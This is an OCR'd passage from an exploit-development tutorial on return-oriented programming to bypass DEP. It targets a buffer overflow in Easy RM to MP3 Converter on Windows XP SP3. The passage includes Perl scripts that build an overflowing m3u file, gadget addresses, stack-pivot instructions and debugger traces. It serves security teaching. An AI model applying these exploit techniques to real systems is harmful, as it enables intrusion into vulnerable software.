
- 0x7C802222 : call ntdll.ZwProtectVirtualMemory() : this function call will make sure the target location will become writeable
- 0x7C802271 : call ntdll.ZwWriteVirtualMemory()
- 0x7C80228B : call ntdll.ZwFlushInstructionCache())
- 0x7C8022C9 : call ntdll.ZwWriteVirtualMemory()

After the last function call is made, the data will be copied into the destination location.

Then, when the copy itself is made, the function will write the "number of bytes" written and will then return to the return address specified as a parameter. This final routine starts at 7C8022CF (so right after the last call to WriteVirtualMemory())

So our second option would be to write the shellcode on top of the code that would write the "number of bytes" and would return to the caller. We don't really need to wait for the code to write those bytes and return to the call, because all we really want to do is execute the shellcode.

Again (and as you can see in the disassembly below), when the WPM function has finished the copy process, it returns to 0x7C8022CF. So that might be a good location to use as destination address, because it would sit in the natural flow of the application and would thus get executed automatically.



```
[illegible]
```

When the WPM() function has finished copying the data (shellcode) from the source location to the destination location, the function will end up here.

So if you would write your shellcode to 0x7C8022CF, then the shellcode would get executed automatically.

This has a few consequences :

Parameters : The first (return address) and last parameter (pointer to writeable address for lpNumberOfBytesWritten) are not really important anymore. You can just set the return address to 0xFFFFFFFF for example. Although Spencer Pratt stated in his paper that the lpNumberOfBytesWritten can be set to any value (0xDEADBEEF if you will), it appears that this address still needs to point to a writable location to make it work. In addition to that, the destination address (so where the shellcode must be written into) points inside the WPM function itself. On XP SP3, this would be 0×7C8022CF

Size : Hot patching the WPM function looks nice, but it might corrupt kernel32.dll if we write too far. kernel32.dll might be important for the shellcode itself. It is very likely that your shellcode will use functions in kernel32.dll. If you corrupt the kernel32.dll structure, your shellcode may not be able to run either. So this technique would work for cases where your shellcode size is limited)

Example stack layout / function parameters :

return address	0xFFFFFFFF
hProcess	0xFFFFFFFF
lpBaseAddress	0×7C8022CF
lpBuffer	to be generated
nSize	to be generated
lpNumberOfBytesWritten	use a (any) writable location, can be static

ROP Exploit transportability

When you start to build ROP exploits, you will most likely end up hard coding the function pointer address in your exploit. While there may be ways to avoid doing that, if you do have to hardcode pointers, you already know that your exploit may not work across other versions of the Windows operating system.

So, if you have hardcoded pointers to windows functions, then it would be ok to use gadgets from OS dll's as well. As long as we don't have to deal with ASLR, then all of that is fine.

Trying to build a generic exploit is nice, but let's be honest – you only need to avoid OS dll's if you are not hard coding anything from an OS dll.

Either way, It might be a good idea to verify if the application uses the function that you want to use to bypass DEP, and see if you can call that functions using an application/module pointer. That way, you can still make the exploit portable, without having to generate the function address, and without having to hardcode addresses from an OS dll.

A possible way to find out if you can use an API call from within the application or application dll's is by loading the executable / modules in IDA, and looking at the "Imports" section

Example : msvcr71.dll on XP SP3

- 7C37A08C : HeapCreate()
- 7C37A07C : HeapAlloc()
- 7C37A094 : VirtualAlloc()
- 7C37A140 : VirtualProtect()

Note : check out "!pvefindaddr ropcall" , available in pvefindaddr v1.34 and up

From EIP to ROP

To make things clear, we'll start with the basics.

Whether DEP is enabled or not, the initial process to overflow a buffer and eventually gain control over EIP will be exactly the same. So you either end up with overwriting EIP directly, or you manage to overwrite a SEH record and trigger an access violation so the overwritten SE handler address is called. (There are other ways to get control over EIP, but these are outside the scope of this article)

So far so good, DEP has nothing to do with that.

Direct RET

In a typical direct RET exploit, you directly overwrite EIP with an arbitrary value (or, to be more precise, EIP gets overwritten when a function epilogue – which uses an overwritten saved EIP – is triggered). When that happens, you'll most likely see that you control memory data in the location where ESP points at. So if it wasn't for DEP, you would locate a pointer to "jump esp" using your favorite tool (!pvefindaddr j esp) and jump to your shellcode. Game over.

When DEP is enabled, we cannot do that. Instead of jumping to ESP (overwriting EIP with a pointer that would jump to esp), we have to call the first ROP gadget (either directly in EIP or by making EIP return to ESP). The gadgets must be set up in a certain way so they would form a chain and one gadget returns to the next gadget without ever executing code directly from the stack.

How this can allow us to build a ROP exploit will be discussed later on.

SEH based

In a SEH based exploit, things are a bit different. You only control the value in EIP when the overwritten SE Handler is called (by triggering an access violation for example). In typical SEH based exploits, you will overwrite SEH with a pointer to pop/pop/ret, which will make you land at next SEH, and execute the instructions at that location.

When DEP is enabled, we cannot do that. We can call the p/p/r just fine, but when it lands back, it would start executing code from the stack. And we cannot execute code on the stack, remember ? We have to build a ROP chain, and have that chain bypass/disable the execution prevention system first. This chain will be placed on the stack (as part of your exploit payload)

So in the case of a SEH based exploit, we have to find a way to return to our stack instead of calling a pop pop ret sequence.

The easiest way to do so, is by performing a so-called "*stack pivot*" operation. Instead of using a pop pop ret, we'll just try to get back to a location on the stack where our buffer resides. You can do this by issuing one of the following instructions :


- add esp, offset + ret
- mov esp, register + ret
- xchg register,esp + ret
- call register (if a register points to data you control)

Again, how this can initiate our ROP chain, will be discussed below.

Before we begin

In Dino Dai Zovi's awesome paper on ROP, he has visualized the ROP exploit process components (page 39) very well. When building a ROP based exploit, you will need to

- Pivot to the stack
- Use your gadgets to set up stack/registers (ROP payload)
- Throw in your regular shellcode
- Get the shellcode to execute



(image used with permission of Dino Zai Dovi)


We will walk through all of these stages in the next chapters.

Direct RET – The ROP version – VirtualProtect()

Time to ROP ‘n ROLL

Let’s build our first ROP exploit.

We will be using Windows XP SP3 Professional, English, with DEP in OptOut mode.



Data Execution Prevention (DEP) helps protect against damage from viruses and other security threats. How does it work?

Turn on DEP for essential Windows programs and services only [✓ Turn on DEP for all programs and services except those I select:]

In this example, I will try to build a ROP based exploit for Easy RM to MP3 Converter, the vulnerable application which was used earlier in tutorial 1.


> Note : the offsets and addresses may be different on your system. Don’t just blindly copy everything from this tutorial, but try it yourself and adjust addresses where necessary.

Easy RM to MP3 Converter is vulnerable to a buffer overflow when opening a m3u file that contains an overly long string. Using a cyclic pattern, we discover that EIP gets overwritten after 26094 bytes. Again, this is the offset on my system. If the offset is different, then change the script accordingly. The offset is based on the location where the m3u file is placed on your system, as the application will prepend your buffer with the full path to the file. You can calculate the offset with 20000 A’s + 7000 char Metasploit pattern).

Anyways, the skeleton exploit script (perl) will look something like this :

```perl
#ROP based exploit for Easy RM to MP3 Converter
#written by corelanc0d3r - http://www.corelan.be:8800
my $file= "rop.m3u";
my $buffersize = 26094;
my $junk = "A" x $buffersize;
my $eip="BBBB";
my $rest = "C" x 1000;
my $payload = $junk.$eip.$rest;
print "Payload size : ".length($payload)."\n";
open($FILE,">$file");
print $FILE $payload;
close($FILE);
print "m3u File $file Created successfully\n";
```

If our offset is correct, EIP should get overwritten with BBBB (42424242) ...



... and ESP points at an address that contains our C’s. So far so good, this is a typical direct RET overwrite exploit.

If it wasn't for DEP, we would place our shellcode at ESP (instead of the C's) and overwrite EIP with a pointer to jmp esp. But we cannot do that because the shellcode won't get executed due to DEP.

So we will create a ROP chain that will use the VirtualProtect() function (kernel32.dll) to change the access protection level of the memory page where the shellcode is located, so it can get executed.

In order to make that work, we will need to pass a number of parameters to this function. These parameters need to sit at the top of the stack at the time the function gets called.

There are a few ways to do this. We can put the required values in registers and then issue a pushad (which will put everything on the stack in one time). A second technique would be to put some of the parameters (the static ones/the ones without null bytes) on the stack already, and use some ROP gadgets to calculate the other parameters and write them onto the stack (using some kind of sniper technique).

We cannot use null bytes in the m3u file, because Easy RM to MP3 Converter would treat the data in the file as a string, and the string would get terminated at the first null byte. We also need to keep in mind that we'll most likely end up with some character set limitations (we'll simply create encoded shellcode to overcome this issue)

Enough small talk, let's get started.

How to build the chain (chaining basics)

In order to bypass DEP, we will need to build a chain of existing instructions. Instructions which can be found in all modules (as long as they're executable, have a static address and don't contain null bytes then it should be fine).

Basically, since you will need to put data on the stack (parameters to a function that will bypass DEP), you will be looking for instructions that will allow you to modify registers, push and pop data to and from the stack and so on.

Each of those instructions will – somehow – need to "jump" to the next instruction (or set of instructions) you want to execute. The easiest way to do this, is by making sure the instruction is followed by a RET instruction. The RET instruction will pick up the next address from the stack and jump to it. (After all, we start our chain from the stack, so the RET will return to the stack and take the next address). So basically, in our chain, we will be picking up addresses from the stack and jump to them. The instructions at those addresses can pick up data from the stack (so these bytes have to be placed in the right place of course). The combination of those two will form our rop chain.

Each "instruction+RET" is called a "ROP gadget".

This means that, in between pointers (pointers to instructions), you can put data that can get picked up by one of the instructions. At the same time, you will need to evaluate what the instructions will do and how that will impact the spacing you need to introduce between 2 pointers on the stack. If an instruction performs ADD ESP,8, then this will shift the stack pointer, and that will have an impact on where the next pointer must be placed. This is required so the RET at the end of a gadget would return to the pointer of the next instruction.

I guess it is becoming clear that your ROP routine will most likely consume a good amount of bytes on the stack. So the available buffer space for your rop routine will be important.

If all of this sounds complicated, then don't worry. I'll use a little example to make things clear :

Let's say, as part of our ROP routine, we need to take a value from the stack, put it in EAX, and increase it with 0×80. In other words :

- we need to find a pointer to POP EAX + RET and put it on the stack (gadget 1)
- the value that must be placed into EAX must be placed right below the pointer
- we need to find another pointer (to ADD EAX,80 + RET) and place it right below the value that is popped into the stack (gadget 2)
- we need to jump to the first gadget (pointer to POP EAX+RET) to kick off the chain

We will talk about finding rop pointers in a few minutes. For now, I'll just give you the pointers :

10026D56 : POP EAX + RET : gadget 1

1002DC24 : ADD EAX,80 + POP EBX + RET : gadget 2

(the second pointer will also execute POP EBX. This will not break our chain, but it will have an impact on ESP and the padding that needs to be used for the next rop gadget, so we have to insert some "padding" to compensate for that)

So, if we want to execute those 2 instructions after each other, and end up with our desired value in eax, then the stack would be set up like this :

	Stack address	Stack value
ESP points here ->	0010F730	10026D56 (pointer to POP EAX + RET)
	0010F734	50505050 (this will be popped into EAX)
	0010F738	1002DC24 (pointer to ADD EAX,80 + POP EBX + RET)
	0010F73C	DEADBEEF (this will be popped into EBX, padding)


So, first, we will need to make sure 0×10026D56 gets executed. We are at the beginning of our sploit, so we just have to make EIP point to a RET instruction. Find a pointer that points to RET in one of the loaded modules and put that address into EIP. We will use 0×100102DC.

When EIP is overwritten with a pointer to RET, it will obviously jump to that RET instruction. The RET instruction will return to the stack, taking the value at ESP (0×10026D56) and jump to it. That will execute POP EAX and will put 50505050 into EAX. The RET after POP EAX (at 0×10026D57) will jump to the address that is at ESP at this time. This will be 0×1002DC24 (because 50505050 was popped into eax first). 0×1002DC24 is the pointer to ADD EAX,80 + POP EBX + RET, so that next gadget will add 0×80 to 50505050.

Our example sploit will look like this :

```
#ROP based exploit for Easy RM to MP3 Converter
#written by corelanc0d3r - http://www.corelan.be:8800
my $file= "rop.m3u";
my $buffersize = 26094;
my $junk = "A" x $buffersize;
my $eip=pack('V',0x100102DC);  #pointer to RET
my $junk2 = "AAAA"; #compensate, to make sure ESP points at first rop gadget
my $rop = pack('V',0x10026D56);       #POP EAX + RET (gadget 1)
$rop = $rop . pack('V',0x50505050);   #this will be popped into EAX
$rop = $rop . pack('V',0x1002DC24);   #ADD EAX,80 + POP EBX + RET (gadget 2)
$rop = $rop . pack('V',0xDEADBEEF);   #this will be popped into EBX
my $rest = "C" x 1000;
my $payload = $junk.$eip.$junk2.$rop.$rest;
print "Payload size : ".length($payload)."\n";
open($FILE,">$file");
print $FILE $payload;
close($FILE);
print "m3u File $file Created successfully\n";
```

Attach the debugger to the application and set a breakpoint on 0×100102DC. Run the application and load the m3u file. The breakpoint should get hit :



CPU - main thread, module MSRMfilt

```
100102DC   C3               RETN
100102DD   8B4424 10        MOV EAX,DWORD PTR SS:[ESP+10]
100102E1   85C0             TEST EAX,EAX
100102E3   74 2A            JE SHORT MSRMfilt.1001030F
100102E5   8B45 10          MOV EAX,DWORD PTR SS:[EBP+10]
100102E8   85C0             TEST EAX,EAX
100102EA   75 07            JNZ SHORT MSRMfilt.100102F3
100102EC   C745 10 901F0000 MOV DWORD PTR SS:[EBP+10],1F90
100102F3   8B55 10          MOV EDX,DWORD PTR SS:[EBP+10]
100102F6   8B45 08          MOV EAX,DWORD PTR SS:[EBP+8]
100102F9   6A 01            PUSH 1
100102FB   52               PUSH EDX
100102FC   50               PUSH EAX
100102FD   E8 9EFCFFFF      CALL MSRMfilt.1000FFA0
10010302   53               PUSH EBX
10010303   8BF8             MOV EDI,EAX
10010305   E8 A6A9FFFF      CALL MSRMfilt.1000ACB0
1001030A   83C4 10          ADD ESP,10
1001030D   EB 22            JMP SHORT MSRMfilt.10010331
1001030F   8B43 10          MOV EAX,DWORD PTR DS:[EBX+10]
10010312   85C0             TEST EAX,EAX
10010314   75 07            JNZ SHORT MSRMfilt.1001031D
10010316   C743 10 50000000 MOV DWORD PTR DS:[EBX+10],50
1001031D   8B4B 10          MOV ECX,DWORD PTR DS:[EBX+10]
10010320   8B53 08          MOV EDX,DWORD PTR DS:[EBX+8]
10010323   6A 01            PUSH 1
10010325   51               PUSH ECX
Return to 10026D56 (MSRMfilt.10026D56)
```

```
Registers (FPU)
EAX 00000001
ECX 7C91005D ntdll.7C91005D
EDX 003F0000
EBX 00114A58
ESP 0010F730
EBP [illegible] ASCII "V:\sploits\easyrm\rop.m3u"
ESI 77C5FCE0 msvcrt.77C5FCE0
EDI 000069EE
EIP 100102DC MSRMfilt.100102DC
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty -??? FFFF 00DCDCDC 23DDDDDD
ST1 empty -??? FFFF 00000000 23010101
ST2 empty -??? FFFF 000000CF 00CF00CF
ST3 empty -??? FFFF 000000CF 00CF00CF
ST4 empty -??? FFFF 2FD1D1D1 2FD1D1D1
ST5 empty -??? FFFF 00000000 00000000
ST6 empty -??? FFFF 00000000 00000000
ST7 empty -??? FFFF 00000000 00000000
               3 2 1 0     E S P U O Z D I
```

```
Address   Hex dump                  ASCII
00446000  00 00 00 00 31 7A 43 00  ....1zC.
00446008  30 54 40 00 80 54 40 00  0T@.€T@.
00446010  00 56 40 00 30 57 40 00  .V@.0W@.
00446018  80 5F 41 00 60 C4 42 00  €_A.`ÄB.
00446020  F0 C4 42 00 10 5D 43 00  ðÄB.►]C.
00446028  90 60 43 00 00 00 00 00  É`C.....
00446030  00 00 00 00 00 00 00 00  ........
00446038  00 00 00 00 00 00 00 00  ........
00446040  00 53 65 6C 65 63 74 20  .Select 
00446048  74 68 65 20 44 69 72 65  the Dire
00446050  63 74 6F 72 79 20 79 6F  ctory yo
00446058  75 20 77 69 73 68 20 74  u wish t
00446060  6F 20 6F 75 74 70 75 74  o output
00446068  2E 00 00 00 63 68 61 6E  ....chan
00446070  67 65 64 2E 73 65 63 2E  ged.sec.
00446078  6D 69 6E 73 00 00 00 00  mins....
00446080  69 73 20 62 69 67 67 65  is bigge
00446088  72 20 74 68 61 6E 00 00  r than..
00446090  4D 42 2E 00 25 64 00 00  MB..%d..
00446098  25 73 00 00 54 68 65 20  %s..The 
004460A0  6F 75 74 70 75 74 20 64  output d
004460A8  69 72 65 63 74 6F 72 79  irectory
```

```
0010F730   10026D56  VmÂ►  MSRMfilt.10026D56
0010F734   50505050  PPPP
0010F738   1002DC24  $Ü►►  MSRMfilt.1002DC24
0010F73C   DEADBEEF  ï¾Þ
0010F740   43434343  CCCC
0010F744   43434343  CCCC
0010F748   43434343  CCCC
0010F74C   43434343  CCCC
0010F750   43434343  CCCC
0010F754   43434343  CCCC
0010F758   43434343  CCCC
0010F75C   43434343  CCCC
0010F760   43434343  CCCC
0010F764   43434343  CCCC
0010F768   43434343  CCCC
0010F76C   43434343  CCCC
0010F770   43434343  CCCC
0010F774   43434343  CCCC
0010F778   43434343  CCCC
0010F77C   43434343  CCCC
0010F780   43434343  CCCC
0010F784   43434343  CCCC
0010F788   43434343  CCCC
```


```
bp 0x100102DC
[14:43:51] Breakpoint at MSRMfilt.100102DC
```

When the breakpoint gets hit, EIP points at our RETN instruction. You can see in the small window below the CPU view that this RET instruction will return to 0×10026D56 (which sits at the top of the stack, the location where ESP point at)

If we now step through, one instruction at a time (F7), this is what happens :

- RETN : EIP jumps to 0×10026D56, ESP moves to 0010F734
- POP EAX : This will take 50505050 from the stack and place it into EAX. ESP moves to 0010F738
- RETN : This will put 1002DC24 into EIP and moves ESP to 0010F73C
- ADD EAX,80 : This will add 0×80 to 50505050 (EAX)
- POP EBX : This will put DEADBEEF into EBX and will increase ESP with 4 bytes again (to 0010F740)
- RETN : This will take the next pointer from the stack and jump to it (43434343 in this example)

Right before the last RETN is executed, we should see this :



CPU - main thread, module MSRMfilt

```
1002DC24   05 80000000      ADD EAX,80
1002DC29   5D               POP EBP
1002DC2A   C3               RETN
1002DC2B   DD45 08          FLD QWORD PTR SS:[EBP+8]
1002DC2E   DC1D 80210310    FCOMP QWORD PTR DS:[10032180]
1002DC34   DFE0             FSTSW AX
1002DC36   9E               SAHF
1002DC37   8BC1             MOV EAX,ECX
1002DC39   75 0B            JNZ SHORT MSRMfilt.1002DC46
1002DC3B   F7D8             NEG EAX
1002DC3D   1BC0             SBB EAX,EAX
1002DC3F   24 E0            AND AL,0E0
1002DC41   83C0 40          ADD EAX,40
1002DC44   5D               POP EBP
1002DC45   C3               RETN
1002DC46   F7D8             NEG EAX
1002DC48   1BC0             SBB EAX,EAX
1002DC4A   24 08            AND AL,8
1002DC4C   05 00010000      ADD EAX,100
1002DC51   5D               POP EBP
1002DC52   C3               RETN
1002DC53   55               PUSH EBP
1002DC54   8BEC             MOV EBP,ESP
1002DC56   53               PUSH EBX
1002DC57   56               PUSH ESI
1002DC58   8B75 0C          MOV ESI,DWORD PTR SS:[EBP+C]
Return to 43434343
```

```
Registers (FPU)
EAX 505050D0
ECX [illegible] ntdll.7C91005D
EDX 003F0000
EBX 00114A58
ESP [illegible] ASCII "CCCCCCCCCCCCCCCCCCCCCCCC
EBP DEADBEEF
ESI [illegible] msvcrt.77C5FCE0
EDI 000069EE
EIP 1002DC2A MSRMfilt.1002DC2A
C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty -??? FFFF 00DCDCDC 23DDDDDD
ST1 empty -??? FFFF 00000000 23010101
ST2 empty -??? FFFF 000000CF 00CF00CF
ST3 empty -??? FFFF 000000CF 00CF00CF
ST4 empty -??? FFFF 2FD1D1D1 2FD1D1D1
ST5 empty -??? FFFF 00000000 00D000D0
ST6 empty -??? FFFF 00000000 00000000
ST7 empty -??? FFFF 00000000 00000000
               3 2 1 0     E S P U O Z D I
```

```
Address   Hex dump                  ASCII
00446000  00 00 00 00 31 7A 43 00  ....1zC.
00446008  30 54 40 00 80 54 40 00  0T@.€T@.
00446010  00 56 40 00 30 57 40 00  .V@.0W@.
```

```
0010F740   43434343  CCCC
0010F744   43434343  CCCC
0010F748   43434343  CCCC
0010F74C   43434343  CCCC
0010F750   43434343  CCCC
```

As you can see, we have been able to execute instructions and craft values in registers, without executing a single opcode directly from the stack. We have chained existing instructions to each other, which is the essence of ROP.

Make sure you understand the concept of chaining before continuing.

Finding ROP gadgets

A few moments ago, I have explained the basics of ROP chains. In essence you will need to find instructions/instruction sequences that are followed by a RET instruction (RETN, RETN 4, RETN 8 and so on), which will allow you to "jump" to the next sequence/gadget.

There are 2 approaches to finding gadgets that will help you building the ROP chain :


- You can specifically search for instructions and see if they are followed by a RET. The instructions between the one you are looking for, and the RET instruction (which will end the gadget) should not break the gadget.
- You can look for all RET instructions and then walk back, see if the previous instructions include the instruction you are looking for.

In both cases, you can use the debugger to search for instructions, search for RET, etc. Manually searching these instructions, however, may be very time consuming.

Furthermore, if you use the "list all ret's and look back" approach (which will produce more results at once and give you more accurate results), you may have to do some opcode splitting to find additional gadgets (that will end with the same ret).

This may sound a bit vague, so I'll give you an example.

